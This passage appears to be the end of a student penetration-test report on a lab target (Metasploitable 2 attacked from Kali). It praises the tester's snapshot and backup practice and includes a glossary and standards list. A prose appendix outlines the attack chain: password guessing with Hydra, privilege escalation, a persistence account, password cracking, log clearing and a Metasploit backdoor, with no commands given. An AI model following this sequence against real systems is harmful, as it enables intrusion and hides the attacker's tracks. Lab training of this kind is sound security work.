
- Confirm the operating system version is currently supported.

- Confirm a patch schedule exists and recent patches are applied.

What was done well

Two practices during this exercise reflect good habits worth keeping:

- **A clean snapshot was taken before any testing**, so the target could be reset to a known state. This is exactly how real test environments should be managed.
- **The original web page was backed up before the defacement step**, and restored afterwards. Preserving the original and limiting impact is standard professional practice.



Controlled proof of impact: a pure-CSS “I AM LAWAL” page, with the original backed up and restored.

Appendix A: How to reproduce this assessment

The full step-by-step method, including every command, is in the lab guide (`pentest-lab.md`) in this directory. In summary:

- **Build the lab** on UTM (Apple Silicon): Kali as the testing machine, Metasploitable 2 as the target, both on an isolated network.

- **Scan** the target with `nmap` and OpenVAS to list its services and known weaknesses.
- **Manual route:** guess passwords with Hydra, log in over SSH, map the system, gain administrator rights, add a persistence account, copy and crack the password database, then clear the logs.
- **Automated route:** use Metasploit to trigger the file-transfer backdoor and gain administrator rights directly.

Wordlists used for the password-guessing step are included as `wordlists/userlist.txt` and `wordlists/passlist.txt`.

Appendix B: Standards referenced

- **NIST SP 800-115:** Technical Guide to Information Security Testing and Assessment (overall method).
- **PTES:** Penetration Testing Execution Standard (engagement phases).
- **OWASP Testing Guide:** web and service testing techniques.
- **CVE:** Common Vulnerabilities and Exposures (public IDs for known software flaws).
- **CWE:** Common Weakness Enumeration (categories of security weakness).
- **CIS Benchmarks:** recommended hardening settings for operating systems and services.

Appendix C: Glossary

Term	Meaning
Administrator / root	The highest level of control on a system.
Backdoor	A hidden way into a system left in the software, bypassing normal login.
Credential	A username-and-password pair (or key) used to log in.
Hash / scrambling	A one-way transformation that stores passwords without keeping the real text. Strong methods are deliberately slow to reverse; weak ones are not.
MFA	Multi-factor authentication: requiring a second proof of identity beyond a password.
Persistence	Steps an intruder takes to keep access after the first break-in.
Privilege escalation	Moving from a limited account to an administrator account.
SIEM	A central system that collects and watches logs from many machines.
SSH	The standard service for secure remote login to a server.